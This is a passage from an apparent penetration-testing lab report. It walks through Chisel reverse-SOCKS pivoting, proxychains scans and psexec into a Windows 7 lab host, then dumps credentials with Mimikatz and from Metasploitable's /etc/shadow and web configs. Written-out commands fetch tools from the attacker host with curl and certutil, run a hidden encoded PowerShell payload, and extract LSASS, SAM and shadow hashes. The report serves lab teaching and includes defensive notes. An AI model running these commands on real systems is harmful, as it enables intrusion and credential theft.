oxNzg1Njg4NzE4LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG9
3cy5uZXQifQ.DvZxFYBxLpAlGb6rAoi3-kz0Su-rNktTzDSG0OfuZms&response-content-disp
osition=attachment%3B%20filename%3Dchisel_1.9.1_linux_amd64.gz&response-conte
nt-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercont
ent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubuser
content.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3617986 (3.5M) [application/octet-stream]
Saving to: 'chisel_1.9.1_linux_amd64.gz'

chisel_1.9.1_linux_ 100%[===================>]   3.45M  1.47MB/s    in 2.3s

2026-08-02 12:38:36 (1.47 MB/s) - 'chisel_1.9.1_linux_amd64.gz' saved [361798
6/3617986]

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ ls -la chisel*
-rwxrwxr-x 1 kali kali 8654848 Aug 20  2023 chisel
```

```
┌──(kali㉿kali)-[~]
└─$ ./chisel server -p 8000 --reverse
2026/08/02 12:40:25 server: Reverse tunnelling enabled
2026/08/02 12:40:25 server: Fingerprint oKsYqmqsIddvhoCHCpxT2bFntZ3ZiXnDBON5D
yYU0+U=
2026/08/02 12:40:25 server: Listening on http://0.0.0.0:8000
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Traceback (most recent call last):
  File "<frozen runpy>", line 198, in _run_module_as_main
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.13/http/server.py", line 1345, in <module>
    test(
    ~~~~^
        HandlerClass=handler_class,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^
    ... <3 lines> ...
        protocol=args.protocol,
        ^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3.13/http/server.py", line 1292, in test
    with ServerClass(addr, HandlerClass) as httpd:
         ~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 457, in __init__
    self.server_bind()
    ~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 1339, in server_bind
    return super().server_bind()
           ~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 140, in server_bind
    socketserver.TCPServer.server_bind(self)
```

```
msf auxiliary(scanner/smb/smb_version) > curl -o /tmp/chisel http://10.0.2.15
:8001/chisel
[*] exec: curl -o /tmp/chisel http://10.0.2.15:8001/chisel

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curren
t
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
msf auxiliary(scanner/smb/smb_version) >
```

```
msf auxiliary(scanner/smb/smb_version) > chmod +x /tmp/chisel
[*] exec: chmod +x /tmp/chisel

msf auxiliary(scanner/smb/smb_version) > ls -la /tmp/chisel
[*] exec: ls -la /tmp/chisel

-rwxrwxr-x 1 kali kali 0 Aug  2 12:44 /tmp/chisel
msf auxiliary(scanner/smb/smb_version) >
```

```
msf auxiliary(scanner/smb/smb_version) > /tmp/chisel client 10.0.2.15:8000 R:
socks
[*] exec: /tmp/chisel client 10.0.2.15:8000 R:socks
```

```
C:\Windows\system32>certutil -urlcache -split -f http://10.0.2.15:8001/chisel
.exe C:\chisel.exe
dir C:\chisel.execertutil -urlcache -split -f http://10.0.2.15:8001/chisel.ex
e C:\chisel.exe
```

```
┌──(kali㉿kali)-[~]
└─$ cd /tmp
./chisel server --port 8000 --socks5 --reverse

┌──(kali㉿kali)-[/tmp]
└─$ ./chisel server --port 8000 --socks5 --reverse


┌──(kali㉿kali)-[/tmp]
└─$
```

```
2026/08/02 12:40:25 server: Reverse tunnelling enabled
2026/08/02 12:40:25 server: Fingerprint oKsYqmqsIddvhoCHCpxT2bFntZ3ZiXnDBON5D
yYU0+U=
2026/08/02 12:40:25 server: Listening on http://0.0.0.0:8000
```

```
msf auxiliary(scanner/smb/smb_version) > proxychains nmap -sT -Pn 10.0.2.5 -p
 135,139,445,3389,22,80
[*] exec: proxychains nmap -sT -Pn 10.0.2.5 -p 135,139,445,3389,22,80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 12:53 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00045s latency).
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   closed http
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
msf auxiliary(scanner/smb/smb_version) >
```

```
msf auxiliary(scanner/smb/smb_version) > proxychains curl http://ifconfig.me
[*] exec: proxychains curl http://ifconfig.me

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain   ...   127.0.0.1:1080   ...   ifconfig.me:80   ...   O
K
154.192.141.162msf auxiliary(scanner/smb/smb_version) >
```

```
msf auxiliary(scanner/smb/smb_version) > proxychains nmap -sT -Pn 10.0.2.5 -p
 135,139,445,3389,22,80
[*] exec: proxychains nmap -sT -Pn 10.0.2.5 -p 135,139,445,3389,22,80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 12:55 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00054s latency).

PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   closed http
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
msf auxiliary(scanner/smb/smb_version) >
```

```
C:\Windows\system32>powershell -nop -w hidden -e <paste_encoded_string>
powershell -nop -w hidden -e <paste_encoded_string>
C:\Windows\system32>
```

```
C:\Windows\system32>dir C:\Users\*.txt /s
dir C:\Users\*.txt /s
 Volume in drive C has no label.
 Volume Serial Number is D04A-3596

 Directory of C:\Users\Public

07/31/2026  06:42 AM               335 secret.txt
               1 File(s)            335 bytes

 Directory of C:\Users\Victim\AppData\Local\Microsoft\Internet Explorer

03/30/2017  08:21 PM            12,194 brndlog.txt
               1 File(s)         12,194 bytes

 Directory of C:\Users\Victim\AppData\Local\Microsoft\Windows\Temporary Inter
net Files\Low\Content.IE5\CWCZBD9C

03/30/2017  08:31 PM           150,170 css[1].txt
               1 File(s)        150,170 bytes
```

```
C:\Windows\system32>dir C:\*password* /s
dir C:\*password* /s
 Volume in drive C has no label.
 Volume Serial Number is D04A-3596

 Directory of C:\Windows\Microsoft.NET\Framework64\v2.0.50727\ASP.NETWebAdmin
Files\App_Code

06/10/2009  04:39 PM             1,188 PasswordValueTextBox.cs
               1 File(s)          1,188 bytes

 Directory of C:\Windows\winsxs

04/12/2011  04:17 AM    <DIR>          amd64_microsoft-windows-e..epassword.r
esources_31bf3856ad364e35_6.1.7600.16385_en-us_5d17b25094805cf6
07/13/2009  11:20 PM    <DIR>          amd64_microsoft-windows-es-configurepa
ssword_31bf3856ad364e35_6.1.7600.16385_none_43ef40660a894973
04/12/2011  04:17 AM    <DIR>          x86_microsoft-windows-e..epassword.res
ources_31bf3856ad364e35_6.1.7600.16385_en-us_00f916ccdc22ebc0
07/13/2009  11:21 PM    <DIR>          x86_microsoft-windows-es-configurepass
word_31bf3856ad364e35_6.1.7600.16385_none_e7d0a4e2522bd83d
               0 File(s)              0 bytes
```


> ***Key Learning:*** *Chisel is particularly valuable in environments where SSH is blocked outbound or no Meterpreter session is available — it only needs HTTP/HTTPS egress from the pivot host to the attacker. The reverse tunnel model means the pivot initiates the connection, bypassing firewalls that block inbound connections to pivot hosts.*

5.4 Part 4: Proxychains + Tool Usage

With each of the three pivoting methods confirmed, the Proxychains configuration was verified and tools were run through the tunnel to demonstrate real-world utility. Nmap scans, smbclient, and curl were all proxied

through the SOCKS tunnel. Port scan results from the internal network were compared against the external view to confirm which services were only reachable via the pivot. The difference in exposed services clearly demonstrates the value of network segmentation — and why a single compromised host can collapse it.







```
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 13:10 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00045s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 21.06 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn 10.0.2.5 -p 22,80,445,3389,135,139
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 13:10 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00059s latency).

PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   closed http
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn -sV 10.0.2.5 -p 22,80,445,3389
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 13:11 -0400
```

```
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 13:11 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00092s latency).

PORT     STATE  SERVICE       VERSION
22/tcp   closed ssh
80/tcp   closed http
445/tcp  open   microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgrou
p: WORKGROUP)
3389/tcp closed ms-wbt-server
Service Info: Host: WIN7-VICTIM; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://r
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds

┌──(kali㉿kali)-[~]
└─$ proxychains nmap -sT -Pn 10.0.2.0/24 -p 80,445
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 13:11 -0400
```

```
Nmap scan report for 10.0.2.253
Host is up.

PORT    STATE    SERVICE
80/tcp  filtered http
445/tcp filtered microsoft-ds

Nmap scan report for 10.0.2.254
Host is up.

PORT    STATE    SERVICE
80/tcp  filtered http
445/tcp filtered microsoft-ds


Nmap scan report for 10.0.2.255
Host is up (0.00s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
445/tcp filtered microsoft-ds

Nmap done: 256 IP addresses (256 hosts up) scanned in 19.08 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains python3 /usr/share/doc/python3-impacket/examples/psexec.py ad
ministrator@10.0.2.5
# Password: Password123!
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.0.2.5:445  ...  OK
[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file OtjPwxSg.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service TAEC on 10.0.2.5.....
[*] Starting service TAEC.....
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.0.2.5:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.0.2.5:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  10.0.2.5:445  ...  OK
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```



> ***Key Learning:*** *Proxychains4 works with almost any TCP-based tool and requires no modification to the tool itself — prepend "proxychains4" and the tool's traffic flows through the tunnel. UDP and ICMP do not tunnel through SOCKS, so ping-based host discovery must be replaced with TCP-SYN scans or ARP-based methods when operating through a SOCKS proxy.*

6. Task 3: Credential Dumping & Harvesting

Objective

To extract credentials from Windows memory and registry using Mimikatz, harvest Linux credentials from system files and web application configurations, and crack recovered password hashes using Hashcat, building a credential store that enables lateral movement.

Theory and Background


Credential dumping is the extraction of usernames, password hashes, plaintext passwords, and Kerberos tickets from operating system storage — memory, the SAM database, LSASS process memory, configuration files, and browser stores. On Windows, LSASS (the Local Security Authority Subsystem Service) caches credentials in memory to enable single sign-on. Mimikatz reads this memory (with SeDebugPrivilege) to extract NTLM hashes, WDigest plaintext (if enabled), and Kerberos tickets. On Linux, /etc/shadow holds salted password hashes accessible only to root, and web application config files frequently contain database credentials in cleartext. All of these feed directly into password cracking and credential-reuse attacks.

6.1 Part 1: Windows Credential Dumping (Mimikatz)

Mimikatz was deployed on the Windows target with a privileged shell. The privilege::debug command elevated the token to include SeDebugPrivilege, allowing access to LSASS memory. sekurlsa::logonpasswords was run to extract cached NTLM hashes and, where WDigest was enabled, plaintext passwords from LSASS. lsadump::sam was used to dump the SAM database (offline NTLM hashes for local accounts). The recovered hashes were stored for cracking and direct Pass-the-Hash reuse.

```
privilege::debug sekurlsa::logonpasswords lsadump::sam
```





```
C:\Windows\system32>dir mimikatz.exe
dir mimikatz.exe
 Volume in drive C has no label.
 Volume Serial Number is D04A-3596

 Directory of C:\Windows\system32

08/03/2026  08:19 AM               335 mimikatz.exe
               1 File(s)            335 bytes
               0 Dir(s)   5,561,839,616 bytes free

C:\Windows\system32>
```

```
C:\Windows\system32>C:\mimikatz64.exe
C:\mimikatz64.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
wdigest credentials
==========

Username      Domain     Password
--------      ------     --------
(null)        (null)     (null)
WIN7-VICTIM$  WORKGROUP  (null)

kerberos credentials
====================
```

```
Username    Domain     Password
--------    ------     --------
(null)      (null)     (null)
win7-victim$  WORKGROUP  (null)

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN7-VICTIM
SysKey : a6f09b0591e222fbdbe264690687f828
Local SID : S-1-5-21-4198265761-3487066124-402551881

SAMKey : 0cf42ab8f366273b3518c3f2f5a677e6

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Victim
```


```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WIN7-VICTIM
SysKey : a6f09b0591e222fbdbe264690687f828

Local name : Win7-Victim ( S-1-5-21-4198265761-3487066124-402551881 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {8e476a8d-5b55-add9-5a2a-8e88b1d12bbe}
  [00] {8e476a8d-5b55-add9-5a2a-8e88b1d12bbe} 70ba6fd39127fb0b2136d63d1d2bbc3
b10207658b735531ec53c80eff99ce9f9

Secret  : DefaultPassword

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 5e e5 d6 f3 57 af 0c e2 ac 9b 8c 71 5a 95 f8 c9 ea 91 3
2 73 5d a5 e7 ba 1b 74 b0 e8 b9 e5 5c 5c 0d f9 d3 d7 14 f4 a8 ce
    full: 5ee5d6f357af0ce2ac9b8c715a95f8c9ea9132735da5e7ba1b74b0e8b9e55c5c0df
```



> ***Key Learning:*** *Mimikatz remains one of the most powerful credential extraction tools available because Windows caches credentials in LSASS by design — to support single sign-on. Defenders can mitigate this by enabling Credential Guard (which moves LSASS into an isolated virtualization environment), disabling WDigest caching, and monitoring for LSASS memory-read events (Event ID 10 in Sysmon).*

6.2 Part 2: Linux Credential Dumping

On the Metasploitable Linux target, credentials were harvested from multiple sources. /etc/passwd was read for user account information, and /etc/shadow (accessible with root access) was read for salted password hashes. The web application directories were searched for configuration files containing database credentials:

```
grep -i password /var/www -r 2>/dev/null grep -i pass /var/www -r 2>/dev/null | head -20
grep -i cred /var/www -r 2>/dev/null
```

Database configuration files (config.php, database.php) were found to contain MySQL root credentials in plaintext. History files (.bash_history, .mysql_history) were also checked for credentials left in command arguments.

```
Process 5067 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
whoamiexport TERM=xterm
root@metasploitable:/# export TERM=xterm
root@metasploitable:/#
whoami
root
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
```

```
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
FLAG7:$1$aLeATM0p$3sH5GKCA1C9l00rPBDdAI0:16745:0:99999:7:::
root@metasploitable:/#
```

```
cat /etc/shadow | grep -v "*" | grep -v "!" > /tmp/shadow_hashes.txt


cat /tmp/shadow_hashes.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
FLAG7:$1$aLeATM0p$3sH5GKCA1C9l00rPBDdAI0:16745:0:99999:7:::
```

```
neq 'n'}{tr}Leave "New password" and "Confirm new password" fields blank to k
eep current password{/tr}{/if}
/var/www/tikiwiki/templates/tiki-user_preferences.tpl:  {if $change_password
neq 'n'}
/var/www/tikiwiki/templates/tiki-user_preferences.tpl:  <tr><td class="form">
{tr}New password{/tr}:</td><td class="form"><input type="password" name="pass
1" /></td></tr>
/var/www/tikiwiki/templates/tiki-user_preferences.tpl:  <tr><td class="form">
{tr}Confirm new password{/tr}:</td><td class="form"><input type="password" na
me="pass2" /></td></tr>
/var/www/tikiwiki/templates/tiki-user_preferences.tpl:    <tr><td class="form
">{tr}Current password (required){/tr}:</td><td class="form"><input type="pas
sword" name="pass" /></td></tr>
/var/www/tikiwiki/templates/tiki-install.tpl:<td>Password:</td>
/var/www/tikiwiki/templates/tiki-install.tpl:<input type="password" name="pas
s" />
/var/www/tikiwiki/templates/tiki-install.tpl:Database password
/var/www/tikiwiki/templates/tiki-install.tpl:                Please enter your
 admin password to continue<br /><br />
/var/www/tikiwiki/templates/tiki-install.tpl:  <tr><td><input type="p
assword" name="pass" size="20" /></td></tr>
/var/www/tikiwiki/templates/tiki-install.tpl:  this is your
first install your admin password is 'admin'. You can
/var/www/tikiwiki/tiki-error_simple.php:pass: <input type="password" name="pa
ss" size="20" /><br />
```

```
 in passwords" ⇒ "Force to use chars and nums in passwords",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Minimum password length" ⇒
 "Minimum password length",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Password invalid after days
" ⇒ "Password invalid after days",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Password protected" ⇒ "Pas
sword protected",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Forum password" ⇒ "Forum p
assword",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Warning: changing the usern
ame will require the user to change his password and will mess with slave int
ertiki sites that use this one as master" ⇒ "Warning: changing the username
will require the user to change his password and will mess with slave interti
